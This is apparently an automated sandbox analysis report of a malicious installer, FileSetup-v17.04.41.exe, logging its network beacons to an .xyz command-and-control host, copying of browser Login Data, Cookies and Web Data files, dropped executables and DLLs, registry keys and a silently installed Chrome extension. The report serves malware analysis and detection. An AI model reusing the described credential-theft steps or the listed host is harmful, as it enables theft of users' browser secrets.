Jan 29, 2021 10:45:13.400351048 CET	359	OUT	POST /info_old/w HTTP/1.1 Cache-Control: no-cache Connection: Keep-Alive Pragma: no-cache Content-Type: application/x-www-form-urlencoded Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9 Accept-Language: ko-KR,ko;q=0.9,en-US;q=0.8,en;q=0.7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/86.0.4240.193 Safari/537.36 upgrade-insecure-requests: 1 Content-Length: 81 Host: 84cfba021a5a6662.xyz

Timestamp	kBytes transferred	Direction	Data
Jan 29, 2021 10:45:16.450289965 CET	415	IN	HTTP/1.1 200 OK Date: Fri, 29 Jan 2021 09:45:16 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: keep-alive Set-Cookie: __cfduid=dceb5af90094a9256618a0757c7da26151611913513; expires=Sun, 28-Feb-21 09:45:13 GMT; path=/; domain=.84cfba021a5a6662.xyz; HttpOnly; SameSite=Lax Vary: Accept-Encoding CF-Cache-Status: DYNAMIC cf-request-id: 07ef2161dc00004c562f1bc000000001 Report-To: {"group":"cf-nel","endpoints":[{"url":"https://va.nel.cloudflare.com/vreport?s=mu2FNmtNShn5NPYHblq xkWMr4OO5FPw0MjQAXxUdmzoLn026sA82VMYy20RAsjJOC%2F4GZY2TjZewlX9%2BJ7bCVUhMhPUjwdc ZiQ7uonWxQSiOjyLvSA%3D%3D"}],"max_age":604800} NEL: {"report_to":"cf-nel","max_age":604800} Server: cloudflare CF-RAY: 619204e2ff404c56-AMS Data Raw: 30 0d 0a 0d 0a Data Ascii: 0
Jan 29, 2021 10:45:17.622441053 CET	419	OUT	POST /info_old/w HTTP/1.1 Cache-Control: no-cache Connection: Keep-Alive Pragma: no-cache Content-Type: application/x-www-form-urlencoded Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9 Accept-Language: ko-KR,ko;q=0.9,en-US;q=0.8,en;q=0.7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/86.0.4240.193 Safari/537.36 upgrade-insecure-requests: 1 Content-Length: 81 Host: 84cfba021a5a6662.xyz
Jan 29, 2021 10:45:20.944770098 CET	431	IN	HTTP/1.1 200 OK Date: Fri, 29 Jan 2021 09:45:20 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: keep-alive Set-Cookie: __cfduid=dd998be8312af9ea471a1f3bee8aa05221611913517; expires=Sun, 28-Feb-21 09:45:17 GMT; path=/; domain=.84cfba021a5a6662.xyz; HttpOnly; SameSite=Lax Vary: Accept-Encoding CF-Cache-Status: DYNAMIC cf-request-id: 07ef21725a00004c565683e000000001 Report-To: {"group":"cf-nel","endpoints":[{"url":"https://va.nel.cloudflare.com/vreport?s=PyitKu22BZd7s74hSo dmNKEhE5C0tnfhai9O6PjRZOtozPslZ1x81eJhOd9CzJNNIScE80XYnbXAatlPkmoabmdPfShtKncOE7RTtHqsqm4g q6ruw%3D%3D"}],"max_age":604800} NEL: {"report_to":"cf-nel","max_age":604800} Server: cloudflare CF-RAY: 619204fd59954c56-AMS Data Raw: 30 0d 0a 0d 0a Data Ascii: 0


Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.2.4	49763	104.21.23.16	80	C:\Users\user\Desktop\FileSetup-v17.04.41.exe

Timestamp	kBytes transferred	Direction	Data
Jan 29, 2021 10:45:48.870836973 CET	1337	OUT	GET /info_old/ddd HTTP/1.1 Host: 84CFBA021A5A6662.xyz Accept: /*/*
Jan 29, 2021 10:45:50.279638052 CET	1338	IN	HTTP/1.1 200 OK Date: Fri, 29 Jan 2021 09:45:50 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: keep-alive Set-Cookie: __cfduid=da57f324ac0f18c49d76c42fe6f0f87471611913548; expires=Sun, 28-Feb-21 09:45:48 GMT; path=/; domain=.84cfba021a5a6662.xyz; HttpOnly; SameSite=Lax Vary: Accept-Encoding CF-Cache-Status: DYNAMIC cf-request-id: 07ef21ec6e00001e71759d6000000001 Report-To: {"group":"cf-nel","max_age":604800,"endpoints":[{"url":"https://va.nel.cloudflare.com/vreport?s=0khZTnV2X4YB zvuK8%2B4fZ8CZrmvTkyU6yCRAAfYgdJFuaheBlcD2DCSSBdvSRpRNK4LgKNFIVKeUythRSM4F9jAT%2FXRn3v0GID k6wHi4Z7%2FF3PDFFA%3D%3D"}]} NEL: {"max_age":604800,"report_to":"cf-nel"} Server: cloudflare CF-RAY: 619205c0aa871e71-AMS Data Raw: 63 0d 0a 34 48 41 6f 5a 6c 35 47 46 54 63 7e 0d 0a Data Ascii: c4HAoZI5GFTc~

Code Manipulations

Statistics

Behavior



Click to jump to process

System Behavior

Analysis Process: FileSetup-v17.04.41.exe PID: 6456 Parent PID: 5848

General

Start time:	10:44:51
Start date:	29/01/2021
Path:	C:\Users\user\Desktop\FileSetup-v17.04.41.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\Desktop\FileSetup-v17.04.41.exe'
Imagebase:	0x400000
File size:	4592400 bytes
MD5 hash:	B7234E4A9AAACEFA890535F8117C8FC
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	Rule: Ping_Command_in_EXE, Description: Detects an suspicious ping command execution in an executable, Source: 00000000.00000002.689182988.0000000002800000.00000040.00000001.sdmp, Author: Florian Roth
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

[illegible]

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\FileSetup-v17.04.41.exe	unknown	4592400	success or wait	1	495EF1	ReadFile

Key Path	Completion	Count	Source Address	Symbol
----------	------------	-------	----------------	--------

Analysis Process: msixexec.exe PID: 4872 Parent PID: 6456

Start time:	10:44:55
Start date:	29/01/2021
Path:	C:\Windows\SysWOW64\msiexec.exe
Wow64 process (32bit):	true
Commandline:	msiexec.exe /i 'C:\Users\user\AppData\Local\Temp\gdiview.msi'
Imagebase:	0x1140000
File size:	59904 bytes
MD5 hash:	12C17B5A5C2A7B97342C362CA467E9A2
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
-----------	--------	--------	-------	-------	------------	-------	----------------	--------

File Path	Offset	Length	Completion	Count	Source Address	Symbol
-----------	--------	--------	------------	-------	----------------	--------

Registry Activities

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol
----------	------	------	----------	----------	------------	-------	----------------	--------

Analysis Process: msixexec.exe PID: 5804 Parent PID: 1692

General

Start time:	10:44:56
Start date:	29/01/2021
Path:	C:\Windows\SysWOW64\msiexec.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\systemwow64\MsiExec.exe -Embedding 4B33F9BC0983FC9804745233301A967F C
Imagebase:	0x1140000
File size:	59904 bytes
MD5 hash:	12C17B5A5C2A7B97342C362CA467E9A2
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: 6852B33702F6B3BD.exe PID: 2044 Parent PID: 6456

General

Start time:	10:45:04
Start date:	29/01/2021
Path:	C:\Users\user\AppData\Local\Temp\6852B33702F6B3BD.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\AppData\Local\Temp\6852B33702F6B3BD.exe 0011 installp3
Imagebase:	0x400000
File size:	4592400 bytes
MD5 hash:	B7234E4A9AAAACEFA890535F8117C8FC
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	Rule: Ping_Command_in_EXE, Description: Detects an suspicious ping command execution in an executable, Source: 00000003.00000002.775438693.00000000026A0000.00000040.00000001.sdmp, Author: Florian Roth
Antivirus matches:	Detection: 100%, Joe Sandbox ML
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Login Data\1611913514483	read data or list directory read attributes delete write dac synchronize generic read generic write	device	sequential only non directory file	success or wait	1	37877A8	CopyFileA

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Cookies1611913514530	read data or list directory read attributes delete write dac synchronize generic read generic write	device	sequential only synchronous io non alert non directory file	success or wait	1	3787E22	CopyFileA
C:\Users\user\AppData\Roaming\1611913544586.exe	read attributes synchronize generic write	device	synchronous io non alert non directory file	success or wait	1	37850E6	CreateFileA
C:\Users\user\AppData\Roaming\Microsoft\Windows\4b5ce2fe28308fd9	read attributes synchronize generic write	device	synchronous io non alert non directory file	success or wait	1	382286B	CreateFileA
C:\Users\user\AppData\Local>Login Data1611913558680	read data or list directory read attributes delete write dac synchronize generic read generic write	device	sequential only synchronous io non alert non directory file	success or wait	1	37877A8	CopyFileA
C:\Users\user\AppData\Local\Cookies1611913558680	read data or list directory read attributes delete write dac synchronize generic read generic write	device	sequential only synchronous io non alert non directory file	success or wait	1	3787E22	CopyFileA
C:\Users\user\AppData\Local\Web Data1611913558993	read data or list directory read attributes delete write dac synchronize generic read generic write	device	sequential only synchronous io non alert non directory file	success or wait	1	3786F94	CopyFileA
C:\Users\user\AppData\Local\webdata1611913559039	read data or list directory read attributes delete write dac synchronize generic read generic write	device	sequential only synchronous io non alert non directory file	success or wait	1	3786BCE	CopyFileA
C:\Users\user\AppData\Local\Temp\xldl.dat	read attributes synchronize generic write	device	synchronous io non alert non directory file	success or wait	1	3718337	CreateFileA
C:\Users\user\AppData\Local\Temp\download	read data or list directory synchronize	device	directory file synchronous io non alert open for backup ident open reparse point	success or wait	1	371CBB9	CreateDirectoryW
C:\Users\user\AppData\Local\Temp\download\MiniThunderPlatform.exe	read attributes synchronize generic write	device	synchronous io non alert non directory file	success or wait	1	371DA6B	CreateFileW
C:\Users\user\AppData\Local\Temp\download	read data or list directory synchronize	device	directory file synchronous io non alert open for backup ident open reparse point	object name collision	8	371CBB9	CreateDirectoryW
C:\Users\user\AppData\Local\Temp\download\ThunderFW.exe	read attributes synchronize generic write	device	synchronous io non alert non directory file	success or wait	1	371DA6B	CreateFileW
C:\Users\user\AppData\Local\Temp\download\atl71.dll	read attributes synchronize generic write	device	synchronous io non alert non directory file	success or wait	1	371DA6B	CreateFileW
C:\Users\user\AppData\Local\Temp\download\dl_peer_id.dll	read attributes synchronize generic write	device	synchronous io non alert non directory file	success or wait	1	371DA6B	CreateFileW
C:\Users\user\AppData\Local\Temp\download\download_engine.dll	read attributes synchronize generic write	device	synchronous io non alert non directory file	success or wait	1	371DA6B	CreateFileW
C:\Users\user\AppData\Local\Temp\download\msvcp71.dll	read attributes synchronize generic write	device	synchronous io non alert non directory file	success or wait	1	371DA6B	CreateFileW

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\ldl.dat	unknown	1396736	37 7a bc af 27 1c 00 03 e0 f9 43 d3 5e 54 15 00 00 00 00 00 24 00 00 00 00 00 00 00 3a 5f 63 7f 00 26 96 8e 70 00 17 f7 ec 05 bb ea f4 ff 94 01 2f 44 ee 4e bd 08 4d 68 43 f0 54 bf a4 92 00 e4 6e d7 a3 e5 b5 d2 e6 dd d0 c0 4c 9d 56 31 38 37 79 1b 5d 15 27 18 55 da a2 47 36 50 60 7d 36 e9 b0 5f 9e de 66 a0 d0 3b 83 f6 3c d4 e3 0c fb 9e 47 d7 97 2f 91 f1 7e e8 c4 33 95 02 86 5e 86 7c 1a 3d cc 47 d8 36 cf 0a 35 b1 21 53 4b eb 24 b9 52 64 4f 01 b5 c1 d1 32 da 43 2d 5e 92 e8 06 d5 24 59 2e c5 41 68 fe 4c 38 9d 2f 88 a5 86 9f 68 24 ca eb ec e1 fa ac 5c 0e 96 7e 14 ce 84 9a 62 be 5d e9 55 86 b8 f1 34 e1 ac fd 27 64 49 4e 5e a4 3f 36 fb 72 a9 ce 14 f0 2c 3c 4b 30 e8 9b 1a d2 87 c2 8e e7 0b 5e 9b 56 67 de 3a 6a a4 20 26 6a 84 ee 7b ca c8 c7 58 ec 92 4b 2e ae 35 2a	7z.'.....C.^T.....\$.....;_ c...&..p...../D.N..MhC.T.n.....L.V187y.]'.U..G 6P]6...f...<....G../..~. .3...^.]=.G.6.5.!SK,\$.RdO. ...2.C- ^....\$Y..Ah.L8./...h\$.. ...\..~....b.].U...4...'dIN^? 6.r.....<K0.....^Vg.:j. &j.. {...X..K..5*	success or wait	2	3714133	WriteFile
C:\Users\user\AppData\Local\Temp\download\MiniThunderPlatform.exe	unknown	268744	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 18 01 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 ed 30 aa 68 a9 51 c4 3b a9 51 c4 3b a9 51 c4 3b ba 59 ad 3b ab 51 c4 3b ac 5d cb 3b ac 51 c4 3b ac 5d 9b 3b a7 51 c4 3b ac 5d 99 3b ad 51 c4 3b ac 5d a4 3b a3 51 c4 3b 53 72 dd 3b ad 51 c4 3b ba 59 99 3b ab 51 c4 3b 2a 59 99 3b a5 51 c4 3b a9 51 c5 3b ed 50 c4 3b 8e 97 bf 3b aa 51 c4 3b 27 46 a4 3b b1 51 c4 3b 45 5a 9a 3b a8 51 c4 3b 27 46 9e 3b a8 51 c4 3b 52 69 63 68 a9 51 c4	MZ.....@.....!..L.!This program cannot be run in DOS mode.... \$......0.h.Q.;Q.;Q.;Y.;Q .;.;Q.;.;Q.;.;Q.;.; .Q.;Sr.;Q.;Y.;Q.;*Y.;Q.; Q.;P.;...;Q.;*F.;Q.;EZ.;Q.; 'F.;Q.;Rich.Q.	success or wait	1	371DB9A	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\download\dl_peer_id.dll	unknown	92080	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 10 01 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 b9 1d 87 59 fd 7c e9 0a fd 7c e9 0a fd 7c e9 0a ee 74 80 0a fc 7c e9 0a f8 70 b6 0a f5 7c e9 0a f8 70 e6 0a f9 7c e9 0a f8 70 b4 0a f9 7c e9 0a f8 70 89 0a f8 7c e9 0a 7e 74 b6 0a fe 7c e9 0a 07 5f f0 0a f9 7c e9 0a ee 74 b4 0a ff 7c e9 0a 7e 74 b4 0a f6 7c e9 0a fd 7c e8 0a 36 7c e9 0a 73 6b 89 0a ed 7c e9 0a 73 6b b5 0a fc 7c e9 0a 11 77 b7 0a fc 7c e9 0a 73 6b b3 0a fc 7c e9	MZ.....@.....!..L!This program cannot be run in DOS mode.... \$......Y.t... ...p... ...p... ...p... ...p.. ..~t... ..._ ...t... ..~t6 ..sk... ..sk... .. .w... ..sk... .	success or wait	1	371DB9A	WriteFile
C:\Users\user\AppData\Local\Temp\download\download_engine.dll	unknown	3512776	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 38 01 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 4d a2 15 7d 09 c3 7b 2e 09 c3 7b 2e 09 c3 7b 2e 1a cb 12 2e 0b c3 7b 2e 0c cf 24 2e 0e c3 7b 2e 0c cf 74 2e 05 c3 7b 2e 0c cf 26 2e 0d c3 7b 2e 0c cf 1b 2e 04 c3 7b 2e 8a cb 24 2e 0d c3 7b 2e f3 e0 62 2e 0d c3 7b 2e 1a cb 26 2e 0b c3 7b 2e 87 d4 24 2e 0b c3 7b 2e e1 dc 71 2e 42 c3 7b 2e 8a cb 26 2e 12 c3 7b 2e 87 d4 26 2e 0d c3 7b 2e 09 c3 7a 2e 89 c1 7b 2e 87 d4 1b 2e 6b c1 7b	MZ.....@..... 8.....!..L!This program cannot be run in DOS mode...\$......M..}...{... {.....{...\$.{...t...{...&...{..... ..{...\$.{...b...{...&...{...\$. {...q.B.{...&...{...&...{...z... {.....k.{	success or wait	1	371DB9A	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\download\msvc71.dll	unknown	503808	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 e8 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 84 6b fe f4 c0 0a 90 a7 c0 0a 90 a7 c0 0a 90 a7 43 02 cd a7 c2 0a 90 a7 c0 0a 91 a7 af 0a 90 a7 4e 1d cd a7 c3 0a 90 a7 4e 1d 9f a7 c4 0a 90 a7 4e 1d f0 a7 e5 0a 90 a7 4e 1d cf a7 ef 0a 90 a7 4e 1d cc a7 c1 0a 90 a7 4e 1d ce a7 c1 0a 90 a7 4e 1d ca a7 c1 0a 90 a7 52 69 63 68 c0 0a 90 a7 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 05 00 ed 51 b4 44 00 00 00 00 00 00 00 00 e0 00 0e	MZ.....@.....!..L!This program cannot be run in DOS mode.... \$......k.....C.....N.....N.....N...N.....N.....N.....N.Rich.....PE..L... .Q.D.....	success or wait	1	371DB9A	WriteFile
C:\Users\user\AppData\Local\Temp\download\msvcr71.dll	unknown	348160	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 f0 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 8c 9c 76 90 c8 fd 18 c3 c8 fd 18 c3 c8 fd 18 c3 4b f5 45 c3 cb fd 18 c3 c8 fd 19 c3 53 fd 18 c3 46 ea 78 c3 df fd 18 c3 46 ea 17 c3 85 fd 18 c3 46 ea 47 c3 c7 ff 18 c3 46 ea 44 c3 c9 fd 18 c3 46 ea 46 c3 c9 fd 18 c3 46 ea 42 c3 c9 fd 18 c3 52 69 63 68 c8 fd 18 c3 00 50 45 00 00 4c 01 05 00 e8 51 b4 44 00 00 00	MZ.....@.....!..L!This program cannot be run in DOS mode.... \$......v.....K.E...S...F.x.....F.....F.G.F.D.....F.F.....F.B....Ri ch..... PE..L....Q.D...	success or wait	1	371DB9A	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\ldl.dll	unknown	293320	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 10 01 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 71 a7 c3 08 35 c6 ad 5b 35 c6 ad 5b 35 c6 ad 5b 26 ce c4 5b 37 c6 ad 5b bb d1 a2 5b 2f c6 ad 5b bb d1 f2 5b aa c6 ad 5b b6 ce f2 5b 34 c6 ad 5b cf e5 b4 5b 31 c6 ad 5b 26 ce f0 5b 37 c6 ad 5b b6 ce f0 5b 3f c6 ad 5b 35 c6 ac 5b 9f c6 ad 5b 12 00 d6 5b 30 c6 ad 5b bb d1 cd 5b 70 c6 ad 5b bb d1 f1 5b 34 c6 ad 5b d9 cd f3 5b 34 c6 ad 5b bb d1 f7 5b 34 c6 ad 5b 52 69 63 68 35 c6 ad	MZ.....@.....!..L!This program cannot be run in DOS mode...\$......q...5..[5.. [&..[7..[...[/...[...[4..[... 1..[&..[7..[...[?..[5..[...[0.. [...[p..[...[4..[...[4.. [Rich5..	success or wait	1	371DB9A	WriteFile
C:\Users\user\AppData\Local\Temp\download\zlib1.dll	unknown	59904	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 08 01 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 22 75 8e 2d 66 14 e0 7e 66 14 e0 7e 66 14 e0 7e 63 18 bd 7e 65 14 e0 7e 63 18 80 7e 67 14 e0 7e 63 18 bf 7e 63 14 e0 7e 63 18 ef 7e 64 14 e0 7e e5 1c bd 7e 64 14 e0 7e 66 14 e1 7e 7e 14 e0 7e e8 03 bf 7e 6b 14 e0 7e e8 03 ef 7e 64 14 e0 7e e8 03 bc 7e 67 14 e0 7e 8a 1f be 7e 67 14 e0 7e e8 03 ba 7e 67 14 e0 7e 52 69 63 68 66 14 e0 7e 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	MZ.....@.....!..L!This program cannot be run in DOS mode...\$......"u.- f..~f..~f..~c..~e. ~c..~g..~c..~c..~d..~... ~ d..~f..~..~k..~..~d..~.. ~g..~..~g..~..~g..~Richf.. ~.....	success or wait	1	371DB9A	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\6852B33702F6B3BD.exe	unknown	4592400	success or wait	1	495EF1	ReadFile
C:\Users\user\AppData\Local>Login Data1611913514483	0	100	success or wait	1	37BF95D	ReadFile
C:\Users\user\AppData\Local>Login Data1611913514483	0	2048	success or wait	1	37BF95D	ReadFile
C:\Users\user\AppData\Local>Login Data1611913514483	30720	2048	success or wait	1	37BF95D	ReadFile
C:\Users\user\AppData\Local\Cookies1611913514530	0	100	success or wait	1	37BF95D	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Cookies1611913514530	0	4096	success or wait	1	37BF95D	ReadFile
C:\Users\user\AppData\Roaming\1611913544586.txt	unknown	32768	success or wait	1	3713578	ReadFile
C:\Users\user\AppData\Roaming\1611913544586.txt	unknown	4096	success or wait	1	3713578	ReadFile
C:\Users\user\AppData\Local>Login Data1611913558680	0	100	success or wait	1	37BF95D	ReadFile
C:\Users\user\AppData\Local>Login Data1611913558680	0	2048	success or wait	1	37BF95D	ReadFile
C:\Users\user\AppData\Local\Cookies1611913558680	0	100	success or wait	1	37BF95D	ReadFile
C:\Users\user\AppData\Local\Cookies1611913558680	0	4096	success or wait	1	37BF95D	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Local State	unknown	86016	success or wait	1	3713578	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Local State	unknown	4096	success or wait	1	3713578	ReadFile
C:\Users\user\AppData\Local\Web Data1611913558993	0	100	success or wait	1	37BF95D	ReadFile
C:\Users\user\AppData\Local\Web Data1611913558993	0	2048	success or wait	1	37BF95D	ReadFile
C:\Users\user\AppData\Local\webdata1611913559039	0	100	success or wait	1	37BF95D	ReadFile
C:\Users\user\AppData\Local\webdata1611913559039	0	2048	success or wait	1	37BF95D	ReadFile
C:\Users\user\AppData\Local\Temp\xlcl.dat	unknown	32	success or wait	9	371DB1A	ReadFile

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\la0b923820dcc509a	success or wait	1	382291E	RegCreateKeyExA
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\9d4c2f636f067f89	success or wait	1	38228CE	RegCreateKeyExA
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\257FB5DF51EB85B5	success or wait	1	3822A41	RegCreateKeyExA

Analysis Process: 6852B33702F6B3BD.exe PID: 6784 Parent PID: 6456

General

Start time:	10:45:06
Start date:	29/01/2021
Path:	C:\Users\user\AppData\Local\Temp\6852B33702F6B3BD.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\AppData\Local\Temp\6852B33702F6B3BD.exe 200 installp3
Imagebase:	0x400000
File size:	4592400 bytes
MD5 hash:	B7234E4A9AAAACEFA890535F8117C8FC
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	Rule: Ping_Command_in_EXE, Description: Detects an suspicious ping command execution in an executable, Source: 00000004.00000002.710552206.0000000002740000.00000040.00000001.sdmp, Author: Florian Roth
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\1611913516483	read attributes synchronize generic write	device	synchronous io non alert non directory file	success or wait	1	3805939	CreateFileA
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\history	read attributes synchronize generic write	device	synchronous io non alert non directory file	success or wait	1	38058D6	CreateFileA
C:\Users\user\AppData\Local\crx.7z	read attributes synchronize generic write	device	synchronous io non alert non directory file	success or wait	1	36FDA6B	CreateFileW
C:\Users\user\AppData\Local\crx.json	read attributes synchronize generic write	device	synchronous io non alert non directory file	success or wait	1	36FDA6B	CreateFileW

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Extensions\ehcdpclapmggacanmpfjlemhjkoefcbh	read data or list directory synchronize	device	directory file synchronous io non alert open for backup ident open reparse point	success or wait	1	36E59E1	CreateDirectoryA
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Extensions\ehcdpclapmggacanmpfjlemhjkoefcbh\1.0.0.0_0	read data or list directory synchronize	device	directory file synchronous io non alert open for backup ident open reparse point	success or wait	1	36E59E1	CreateDirectoryA
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Extensions\ehcdpclapmggacanmpfjlemhjkoefcbh\1.0.0.0_0\icon.png	read attributes synchronize generic write	device	synchronous io non alert non directory file	success or wait	1	36FDA6B	CreateFileW
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Extensions\ehcdpclapmggacanmpfjlemhjkoefcbh\1.0.0.0_0\icon48.png	read attributes synchronize generic write	device	synchronous io non alert non directory file	success or wait	1	36FDA6B	CreateFileW
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Extensions\ehcdpclapmggacanmpfjlemhjkoefcbh\1.0.0.0_0\popup.html	read attributes synchronize generic write	device	synchronous io non alert non directory file	success or wait	1	36FDA6B	CreateFileW
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Extensions\ehcdpclapmggacanmpfjlemhjkoefcbh\1.0.0.0_0\background.js	read attributes synchronize generic write	device	synchronous io non alert non directory file	success or wait	1	36FDA6B	CreateFileW
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Extensions\ehcdpclapmggacanmpfjlemhjkoefcbh\1.0.0.0_0\book.js	read attributes synchronize generic write	device	synchronous io non alert non directory file	success or wait	1	36FDA6B	CreateFileW
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Extensions\ehcdpclapmggacanmpfjlemhjkoefcbh\1.0.0.0_0\jquery-1.8.3.min.js	read attributes synchronize generic write	device	synchronous io non alert non directory file	success or wait	1	36FDA6B	CreateFileW
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Extensions\ehcdpclapmggacanmpfjlemhjkoefcbh\1.0.0.0_0\popup.js	read attributes synchronize generic write	device	synchronous io non alert non directory file	success or wait	1	36FDA6B	CreateFileW
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Extensions\ehcdpclapmggacanmpfjlemhjkoefcbh\1.0.0.0_0\manifest.json	read attributes synchronize generic write	device	synchronous io non alert non directory file	success or wait	1	36FDA6B	CreateFileW
